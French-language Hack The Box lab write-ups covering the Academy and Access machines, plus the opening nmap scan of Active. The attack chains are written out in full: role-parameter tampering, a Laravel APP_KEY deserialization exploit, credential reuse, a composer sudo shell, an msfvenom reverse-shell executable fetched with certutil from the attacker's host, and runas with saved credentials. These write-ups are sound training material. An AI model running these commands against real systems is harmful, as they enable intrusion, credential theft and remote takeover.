HTB EASY

Table des matières

Academy

Reconnaissance


Machine cible Adresse IP : `10.10.10.215`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 10.10.10.215
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-05 12:36 CET
Nmap scan report for 10.10.10.215
Host is up (0.023s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
| ssh-hostkey:
|   3072 c0:90:a3:d8:35:25:6f:fa:33:06:cf:80:13:a0:a5:53 (RSA)
|   256 2a:d5:4b:d0:46:f0:ed:c9:3c:8d:f6:5d:ab:ae:77:96 (ECDSA)
|_  256 e1:64:14:c3:cc:51:b2:3b:a6:28:a7:b1:ae:5f:45:35 (ED25519)
80/tcp    open  http
|_http-title: Did not follow redirect to http://academy.htb/
33060/tcp open  mysqlx

Nmap done: 1 IP address (1 host up) scanned in 12.06 seconds
```

Le scan révèle qu'il y a 3 ports ouverts. Le port 22 pour SSH, le port 80 pour un serveur web et le port 33060 pour mysql. Le site web est le site de l'academy HackThebox, il est possible de créer un compte avec le lien `register` et aussi de de se connecter avec le lien `login` une fois connecté il est possible de consulter les cours du site :



Le site web est ecrit en langage PHP, on lance un dirbusting des url du site :

```
feroxbuster --url http://academy.htb/ -w /usr/share/wordlists/dirb/common.txt

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher                    ver: 2.11.0

   Target Url            http://academy.htb/
   Threads               50
   Wordlist              /usr/share/wordlists/dirb/common.txt
   Status Codes          All Status Codes!
   Timeout (secs)        7
   User-Agent            feroxbuster/2.11.0
   Config File           /etc/feroxbuster/ferox-config.toml
   Extract Links         true
   HTTP methods          [GET]
```

```
   Recursion Depth         4

   Press [ENTER] to use the Scan Management  Menu

403      GET        9l       28w      276c Auto-filtering found 404-like response and created new filter;
 toggle off with --dont-filter
404      GET        9l       31w      273c Auto-filtering found 404-like response and created new filter;
toggle off with --dont-filter
200      GET       60l      123w     5261c http://academy.htb/images/logo.svg
200      GET      148l      247w     3003c http://academy.htb/register.php
200      GET      141l      226w     2627c http://academy.htb/login.php
200      GET       76l      131w     2117c http://academy.htb/
200      GET       18l      188w     8276c http://academy.htb/images/logo.png
200      GET      141l      227w     2633c http://academy.htb/admin.php
301      GET        9l       28w      311c http://academy.htb/images => http://academy.htb/images/
200      GET       76l      131w     2117c http://academy.htb/index.php
[####################] - 4s      9235/9235    0s      found:8       errors:0
[####################] - 3s      4614/4614    1456/s  http://academy.htb/
[####################] - 2s      4614/4614    2006/s  http://academy.htb/images/
```

On découvre qu'il y a un lien permettant d'accéder à une page admin. Il est donc possible d'obtenir un compte admin sur le site

Exploitation


En s'enregistrant avec l'url `register.php` on peut receptionner les requetes et voir les paramètres suivants :

```
POST /register.php HTTP/1.1
Host: academy.htb
Content-Length: 44
Cache-Control: max-age=0
Accept-Language: fr-FR,fr;q=0.9
Origin: http://academy.htb
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.140 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,
*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://academy.htb/register.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=evbhq4o59ircgdkl9o54558c4m
Connection: keep-alive

uid=test&password=test&confirm=test&roleid=0
```


Le parametre roleid permet de définir si un utilisateur est admin on peut tenter de modifier cette avaleur puis de se connecter au compte admin depuis la page de connexion admin.php, la requete pour crer le compte admin est modifié pour les paramètres suivants :

```
...
uid=admin2&password=password&confirm=password&roleid=1
```

Il est ensuite possible de se connecter au compte admin :



On peut voir une liste de tache à faire par l'admin, on peut voir qu'il y a un sous domaine qui est présent : `dev-staging-01.academy.htb` on peut l'ajouter au fichier hosts et y accéder, la page est une page de log qui montre la journalisation, il y a une section qui indique un identifiant et un mot de passe pour le compte sql `homestead:secret` on peut voir de plus qu'il s'agit du framework Laravel version 5 puisqu'il y a une APP_KEY qui est utilisé :



Environment Variables

APP_NAME	"Laravel"
APP_ENV	"local"
APP_KEY	"base64:dBLUaMuZz7Iq06XtL/Xnz/90Ejq+DEEynggqubHWFj0="
APP_DEBUG	"true"
APP_URL	"http://localhost"
LOG_CHANNEL	"stack"
DB_CONNECTION	"mysql"
DB_HOST	"127.0.0.1"
DB_PORT	"3306"
DB_DATABASE	"homestead"
DB_USERNAME	"homestead"
DB_PASSWORD	"secret"
BROADCAST_DRIVER	"log"
CACHE_DRIVER	"file"
SESSION_DRIVER	"file"
SESSION_LIFETIME	"120"
QUEUE_DRIVER	"sync"
REDIS_HOST	"127.0.0.1"
REDIS_PASSWORD	"null"
REDIS_PORT	"6379"
MAIL_DRIVER	"smtp"
MAIL_HOST	"smtp.mailtrap.io"
MAIL_PORT	"2525"
MAIL_USERNAME	"null"
MAIL_PASSWORD	"null"
MAIL_ENCRYPTION	"null"
PUSHER_APP_ID	""
PUSHER_APP_KEY	""
PUSHER_APP_SECRET	""
PUSHER_APP_CLUSTER	"mt1"
MIX_PUSHER_APP_KEY	""
MIX_PUSHER_APP_CLUSTER	"mt1"

En recherchant des vulnérabilités pour la version 5 de Laravel on trouve la CVE-2018-15133 `https://www.exploit-db.com/exploits/47129` l'exploit permet une execution de commande en utilisant le token qui est contenu dans la variable `APP_KEY` on peut lancer l'exploit avec meterpreter :

```
msfconsole
...
msf6 exploit(unix/http/laravel_token_unserialize_exec) > exploit
[*] Started reverse TCP handler on 10.10.16.5:4444
[*] Command shell session 1 opened (10.10.16.5:4444 -> 10.10.10.215:43888) at 2025-02-05 18:20:47 +0100
[*] Command shell session 2 opened (10.10.16.5:4444 -> 10.10.10.215:43890) at 2025-02-05 18:20:47 +0100
[*] Command shell session 3 opened (10.10.16.5:4444 -> 10.10.10.215:43892) at 2025-02-05 18:20:47 +0100
[*] Command shell session 4 opened (10.10.16.5:4444 -> 10.10.10.215:43894) at 2025-02-05 18:20:48 +0100
python3 -c 'import pty;pty.spawn("bash")'
www-data@academy:/var/www/html/htb-academy-dev-01/public$
```

On obtient ainsi accès à la machine avec l'utilisateur www-data
On enumere l'environement de le fichier de configuration de laravel qui contient les données de connexion mysql :

```
www-data@academy:/var/www/html/htb-academy-dev-01/public$ cat /var/www/html/academy/.env
<ademy-dev-01/public$ cat /var/www/html/academy/.env
APP_NAME=Laravel
APP_ENV=local
APP_KEY=base64:dBLUaMuZz7Iq06XtL/Xnz/90Ejq+DEEynggqubHWFj0=
APP_DEBUG=false
APP_URL=http://localhost

LOG_CHANNEL=stack

DB_CONNECTION=mysql
DB_HOST=127.0.0.1
DB_PORT=3306
DB_DATABASE=academy
DB_USERNAME=dev
DB_PASSWORD=mySup3rP4s5w0rd!!

BROADCAST_DRIVER=log
CACHE_DRIVER=file
SESSION_DRIVER=file
SESSION_LIFETIME=120
QUEUE_DRIVER=sync

REDIS_HOST=127.0.0.1
REDIS_PASSWORD=null
REDIS_PORT=6379

MAIL_DRIVER=smtp
MAIL_HOST=smtp.mailtrap.io
MAIL_PORT=2525
MAIL_USERNAME=null
MAIL_PASSWORD=null
MAIL_ENCRYPTION=null

PUSHER_APP_ID=
PUSHER_APP_KEY=
```

```
PUSHER_APP_SECRET=
PUSHER_APP_CLUSTER=mt1

MIX_PUSHER_APP_KEY="${PUSHER_APP_KEY}"
MIX_PUSHER_APP_CLUSTER="${PUSHER_APP_CLUSTER}"
```

On peut voir qu'il y a un mot de passe présent `mySup3rP4s5w0rd!!`
On enumere les utilisateur du système :

```
www-data@academy:/var/www/html/htb-academy-dev-01/public$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
sshd:x:111:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
egre55:x:1000:1000:egre55:/home/egre55:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
mrb3n:x:1001:1001::/home/mrb3n:/bin/sh
cry0l1t3:x:1002:1002::/home/cry0l1t3:/bin/sh
mysql:x:112:120:MySQL Server,,,:/nonexistent:/bin/false
21y4d:x:1003:1003::/home/21y4d:/bin/sh
ch4p:x:1004:1004::/home/ch4p:/bin/sh
g0blin:x:1005:1005::/home/g0blin:/bin/sh
```

Il y a plusieurs compte utilisateurs présents (ch4p, g0blin, cry0l1t3, 21y4d, egre55, mrb3n). On essaye de se connecter à l'un des comptes utilisateur, on découvre que le compte cry0l1t3 est accessible avec le mot de passe de la base de donnée trouvé :

```
www-data@academy:/var/www/html/htb-academy-dev-01/public$ su cry0l1t3
su cry0l1t3
Password: mySup3rP4s5w0rd!!

$
```

On se connecte en SSH avec les identifiants :

```
ssh cry0l1t3@academy.htb
The authenticity of host 'academy.htb (10.10.10.215)' can't be established.
ED25519 key fingerprint is SHA256:hnOe1bcUjO7e/OQwjb79pf4GATiO1ov1U37KOPCkBdE.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'academy.htb' (ED25519) to the list of known hosts.
cry0l1t3@academy.htb's password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-52-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed 05 Feb 2025 05:30:48 PM UTC
```

```
  System load:             0.0
  Usage of /:              38.0% of 13.72GB
  Memory usage:            16%
  Swap usage:              0%
  Processes:               235
  Users logged in:         0
  IPv4 address for ens160: 10.10.10.215
  IPv6 address for ens160: dead:beef::250:56ff:fe94:cea7


89 updates can be installed immediately.
42 of these updates are security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Wed Aug 12 21:58:45 2020 from 10.10.14.2
$
```

On obtient ainsi accès à la machine avec l'utilisateur cry0l1t3

Privilege Escalation

Il nous faut à présent l'accès root. On commence par énumerer les groupes de l'utilisateur :

```
cry0l1t3@academy:~$ id
uid=1002(cry0l1t3) gid=1002(cry0l1t3) groups=1002(cry0l1t3),4(adm)
```

L'utilisateur est dans le groupe adm qui n'est pas un groupe par défaut. Ce groupe permet à l'utilisateur de lire les fichiers logs, on affiche les logs du système :

```
cry0l1t3@academy:~$ aureport --tty

TTY Report
===============================================
# date time event auid term sess comm data
===============================================
Error opening config file (Permission denied)
NOTE - using built-in logs: /var/log/audit/audit.log
1. 08/12/2020 02:28:10 83 0 ? 1 sh "su mrb3n",<nl>
2. 08/12/2020 02:28:13 84 0 ? 1 su "mrb3n_Ac@d3my!",<nl>
3. 08/12/2020 02:28:24 89 0 ? 1 sh "whoami",<nl>
4. 08/12/2020 02:28:28 90 0 ? 1 sh "exit",<nl>
5. 08/12/2020 02:28:37 93 0 ? 1 sh "/bin/bash -i",<nl>
...
```

On peut voir qu'il y a des identifiants et mot de passe présent, on peut les utiliser pour se connecter avec l'utilisateur `mrb3n:mrb3n_Ac@d3my!` :

```
su mrb3n
Password:
$ bash
mrb3n@academy:/home/cry0l1t3$ cd
mrb3n@academy:~$
```

On obtient ainsi accès à la machine avec l'utilisateur mrb3n. On continue l'enumération du système en vérifiant les permissions de l'utilisateur :

```
mrb3n@academy:~$ sudo -l
[sudo] password for mrb3n:
Matching Defaults entries for mrb3n on academy:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:
    /bin\:/snap/bin

User mrb3n may run the following commands on academy:
    (ALL) /usr/bin/composer
```

On peut voir qu'il est possible de lancer le binaire composer avec les droits root sur la machine.
Il est possible d'élever les privivilèges avec ce binaire `https://gtfobins.github.io/gtfobins/composer/` en lançant les commandes suivantes :

```
mrb3n@academy:~$ TF=$(mktemp -d)
mrb3n@academy:~$ echo '{"scripts":{"x":"/bin/sh -i 0<&3 1>&3 2>&3"}}' >$TF/composer.json
mrb3n@academy:~$ sudo composer --working-dir=$TF run-script x
PHP Warning:  PHP Startup: Unable to load dynamic library 'mysqli.so' (tried: /usr/lib/php/20190902/
mysqli.so (/usr/lib/php/20190902/mysqli.so: undefined symbol: mysqlnd_global_stats), /usr/lib/php/
20190902/mysqli.so.so (/usr/lib/php/20190902/mysqli.so.so: cannot open shared object file: No such
file or directory)) in Unknown on line 0
PHP Warning:  PHP Startup: Unable to load dynamic library 'pdo_mysql.so' (tried: /usr/lib/php/20190902/
pdo_mysql.so (/usr/lib/php/20190902/pdo_mysql.so: undefined symbol: mysqlnd_allocator), /usr/lib/php/
20190902/pdo_mysql.so.so (/usr/lib/php/20190902/pdo_mysql.so.so: cannot open shared object file: No such
file or directory)) in Unknown on line 0
Do not run Composer as root/super user! See https://getcomposer.org/root for details
> /bin/sh -i 0<&3 1>&3 2>&3
# whoami
root
```

On obtient ainsi l'accès root sur la machine

Access

Reconnaissance

Machine cible Adresse IP : `10.10.10.98`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 10.10.10.98
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-28 15:13 CET
Nmap scan report for 10.10.10.98
Host is up (0.12s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT   STATE SERVICE
21/tcp open  ftp
| ftp-syst:
|_  SYST: Windows_NT
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: PASV failed: 425 Cannot open data connection.
23/tcp open  telnet
| telnet-ntlm-info:
|   Target_Name: ACCESS
|   NetBIOS_Domain_Name: ACCESS
|   DNS_Domain_Name: ACCESS
|   DNS_Computer_Name: ACCESS
|_  Product_Version: 6.1.7600
80/tcp open  http
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: MegaCorp

Host script results:
|_clock-skew: -3195789d16h38m48s

Nmap done: 1 IP address (1 host up) scanned in 237.92 seconds
```

Le scan révèle qu'il y a 3 ports ouverts. Le port 21 pour le service FTP, le port 23 pour le service telnet, le port 80 pour le service HTTP. Le site web contient une image. Un disbusting ne donne pas d'url supplémentaire. On commence par enumérer le service FTP en anonyme afin d'en extraire les documents :

```
ftp 10.10.10.98
Connected to 10.10.10.98.
220 Microsoft FTP Service
Name (10.10.10.98:yoyo): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
425 Cannot open data connection.
200 PORT command successful.
125 Data connection already open; Transfer starting.
08-23-18  08:16PM       <DIR>          Backups
08-24-18  09:00PM       <DIR>          Engineer
226 Transfer complete.
ftp> cd Backups
250 CWD command successful.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
08-23-18  08:16PM              5652480 backup.mdb
226 Transfer complete.
ftp> bin
200 Type set to I.
ftp> get backup.mdb
local: backup.mdb remote: backup.mdb
200 PORT command successful.
125 Data connection already open; Transfer starting.
100% |***********************************************************************|  5520 KiB  450.19 KiB/s
00:00 ETA
226 Transfer complete.
5652480 bytes received in 00:12 (450.18 KiB/s)
```

```
ftp> cd ../Engineer
250 CWD command successful.
ftp> get Access\ Control.zip
local: Access Control.zip remote: Access Control.zip
200 PORT command successful.
125 Data connection already open; Transfer starting.
100% |***********************************************************************| 10870       28.84 KiB/s
00:00 ETA
226 Transfer complete.
10870 bytes received in 00:00 (28.82 KiB/s)
```

Il y avait la présence d'une base de donnée et d'un fichier zip on essaie d'extraire le fichier zip :

```
7z x Access\ Control.zip

7-Zip 24.09 (x64) : Copyright (c) 1999-2024 Igor Pavlov : 2024-11-29
 64-bit locale=fr_FR.UTF-8 Threads:8 OPEN_MAX:1024

Scanning the drive for archives:
1 file, 10870 bytes (11 KiB)

Extracting archive: Access Control.zip
--
Path = Access Control.zip
Type = zip
Physical Size = 10870


Enter password (will not be echoed):
```

Cela nécessite un mot de passe, le fichier de base de donnée est de type Microsoft Access Database :

```
file backup.mdb
backup.mdb: Microsoft Access Database
```

Exploitation

Afin de se connecter à la base de donnée on utilise le paquet "mdbtools", on commence par lister les tables disponibles :

```
mdb-tables backup.mdb
acc_antiback acc_door acc_firstopen acc_firstopen_emp acc_holidays acc_interlock acc_levelset
acc_levelset_door_group acc_linkageio acc_map acc_mapdoorpos acc_morecardempgroup acc_morecardgroup acc_times
eg acc_wiegandfmt ACGroup acholiday ACTimeZones action_log AlarmLog areaadmin att_attreport
att_waitforprocessdata attcalclog attexception AuditedExc auth_group_permissions auth_message auth_permission
auth_user auth_user_groups auth_user_user_permissions base_additiondata base_appoption base_basecode
base_datatranslation base_operatortemplate base_personaloption base_strresource base_strtranslation
base_systemoption CHECKEXACT CHECKINOUT dbbackuplog DEPARTMENTS deptadmin DeptUsedSchs devcmds devcmds_bak
django_content_type django_session EmOpLog empitemdefine EXCNOTES FaceTemp iclock_dstime iclock_oplog
iclock_testdata iclock_testdata_admin_area iclock_testdata_admin_dept LeaveClass LeaveClass1 Machines NUM_RUN
NUM_RUN_DEIL operatecmds personnel_area personnel_cardtype personnel_empchange personnel_leavelog ReportItem
SchClass SECURITYDETAILS ServerLog SHIFT TBKEY TBSMSALLOT TBSMSINFO TEMPLATE USER_OF_RUN USER_SPEDAY
UserACMachines UserACPrivilege USERINFO userinfo_attarea UsersMachines UserUpdates worktable_groupmsg
worktable_instantmsg worktable_msgtype worktable_usrmsg ZKAttendanceMonthStatistics acc_levelset_emp
acc_morecardset ACUnlockComb AttParam auth_group AUTHDEVICE base_option dbapp_viewmodel FingerVein devlog
HOLIDAYS personnel_issuecard SystemLog USER_TEMP_SCH UserUsedSClasses acc_monitor_log OfflinePermitGroups
OfflinePermitUsers OfflinePermitDoors LossCard TmpPermitGroups TmpPermitUsers TmpPermitDoors ParamSet
acc_reader acc_auxiliary STD_WiegandFmt CustomReport ReportField BioTemplate FaceTempEx FingerVeinEx
TEMPLATEEx
```

On affiche le contenu de la table `auth_user` :

```
mdb-export backup.mdb auth_user
id,username,password,Status,last_login,RoleID,Remark
25,"admin","admin",1,"08/23/18 21:11:47",26,
27,"engineer","access4u@security",1,"08/23/18 21:13:36",26,
28,"backup_admin","admin",1,"08/23/18 21:14:02",26,
```

On trouve le mot de passe `access4u@security` on l'utilise afin d'extraire le fichier zip :

```
7z x Access\ Control.zip

7-Zip 24.09 (x64) : Copyright (c) 1999-2024 Igor Pavlov : 2024-11-29
 64-bit locale=fr_FR.UTF-8 Threads:8 OPEN_MAX:1024

Scanning the drive for archives:
```

```
1 file, 10870 bytes (11 KiB)

Extracting archive: Access Control.zip
--
Path = Access Control.zip
Type = zip
Physical Size = 10870


Would you like to replace the existing file:
  Path:     ./Access Control.pst
  Size:     0 bytes
  Modified: 2018-08-24 01:13:52
with the file from archive:
  Path:     Access Control.pst
  Size:     271360 bytes (265 KiB)
  Modified: 2018-08-24 01:13:52
? (Y)es / (N)o / (A)lways / (S)kip all / A(u)to rename all / (Q)uit? Y


Enter password (will not be echoed):
Everything is Ok

Size:       271360
Compressed: 10870
```

On obtient un fichier de backup pour les mail outlook :

```
file Access\ Control.pst
Access Control.pst: Microsoft Outlook Personal Storage (>=2003, Unicode, version 23), dwReserved1=0x234,
dwReserved2=0x22f3a, bidUnused=0000000000000000, dwUnique=0x39, 271360 bytes, bCryptMethod=1, CRC32 0x744a1e2e
```

Il est possible de lire le contenu du fichier en le convertiisant au format mbox avec le paquet "readpst" :

```
readpst Access\ Control.pst
Opening PST file and indexes...
Processing Folder "Deleted Items"
        "Access Control" - 2 items done, 0 items skipped.
```

Une fois convertit on peut lire le fichier de backup avec mutt, on trouve le mail suivant :

```
mutt -Rf Access\ Control.mbox
...
i:Quitter  -:PgPréc  <Space>:PgSuiv v:Voir attach.  d:Effacer  r:Répondre  j:Suivant ?:Aide
Date: Thu, 23 Aug 2018 23:44:07 +0000
From: "john@megacorp.com" <john@megacorp.com>
To: 'security@accesscontrolsystems.com'
Subject: MegaCorp Access Control System "security" account

[-- Attachement #1 --]
[-- Type : multipart/alternative, Codage : 7bit, Taille : 2,5K --]

Hi there,



The password for the ""security account has been changed to 4Cc3ssC0ntr0ller.  Please ensure this is passed on to yo



Regards,

John
```

Il est fait référence au compte `security:4Cc3ssC0ntr0ller`
On peut utiliser ces identifiants afin de se connecter à la machine en telnet :

```
telnet 10.10.10.98
Trying 10.10.10.98...
Connected to 10.10.10.98.
Escape character is '^]'.
Welcome to Microsoft Telnet Service

login: security
password:

*===============================================================
```

```
Microsoft Telnet Server.
*===============================================================
C:\Users\security>whoami
access\security
```

On obtient ainsi l'accès à la machine avec l'utilisateur security

Privilege Escalation

Il nous faut à présent l'accès Administrateur. On commence à enumerer les fichiers système et on trouve un fichier linkl sur le bureau de "Public" :

```
C:\Users\Public\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 8164-DB5F

 Directory of C:\Users\Public\Desktop

08/22/2018  09:18 PM             1,870 ZKAccess3.5 Security System.lnk
               1 File(s)          1,870 bytes
               0 Dir(s)   3,347,353,600 bytes free
C:\Users\Public\Desktop>type "ZKAccess3.5 Security System.lnk"
...
runas.exe:1:1*Yrunas.exeL-KEC:\Windows\System32\runas.exe#..\..\..\Windows\System32\runas.exeC:
\ZKTeco\ZKAccess3.5G/user:ACCESS\Administrator /savecred "C:\ZKTeco\ZKAccess3.5\Access.exe"'C:
\ZKTeco\ZKAccess3.5\img\AccessNET.ico%SystemDrive%\ZKTeco\ZKAccess3.5\img\AccessNET.ico%SystemDrive%
\ZKTeco\ZKAccess3.5\img\AccessNET.ico%
...
```

La commande utilisé indique que le paramètre `/savecred` a été utilisé se qui signifie que des identifiants sont probablement stocké dans le cache de la machine, on vérifie cela :

```
C:\Users\Public\Desktop>cmdkey /list

Currently stored credentials:

    Target: Domain:interactive=ACCESS\Administrator
                                                        Type: Domain Password
    User: ACCESS\Administrator
```

On peut voir qu'il y a les identifiants de l'utilisateur Administrateur qui sont stocké dans le cache. On peut exploiter cela en créant un payload avec msfvenom et en executant ce payload avec les identifiants sauvegardés :

```
### Création du payload
msfvenom -p windows/shell_reverse_tcp lhost=10.10.14.14 lport=1234 -f exe > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes

### Transfert du fichier
C:\Users\security>certutil -urlcache -f http://10.10.14.14:8000/shell.exe shell.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.

### Execution du shell
C:\Users\security>runas /user:ACCESS\Administrator /savecred "C:\Users\security\shell.exe"

### Obtention du reverse shell
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.14] from (UNKNOWN) [10.10.10.98] 49159
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
access\administrator
```

On obtient ainsi l'accès administrateur sur la machine

Active

Reconnaissance

Machine cible Adresse IP : `10.10.10.100`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC -sV 10.10.10.100
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-01 22:03 CET
Nmap scan report for 10.10.10.100
Host is up (0.028s latency).
Not shown: 65513 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2 SP1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-03-01 21:04:21Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: active.htb, Site:
Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: active.htb, Site:
Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5722/tcp  open  msrpc         Microsoft Windows RPC
9389/tcp  open  mc-nmf        .NET Message Framing
49152/tcp open  msrpc         Microsoft Windows RPC
49153/tcp open  msrpc         Microsoft Windows RPC
49154/tcp open  msrpc         Microsoft Windows RPC
49155/tcp open  msrpc         Microsoft Windows RPC
49157/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
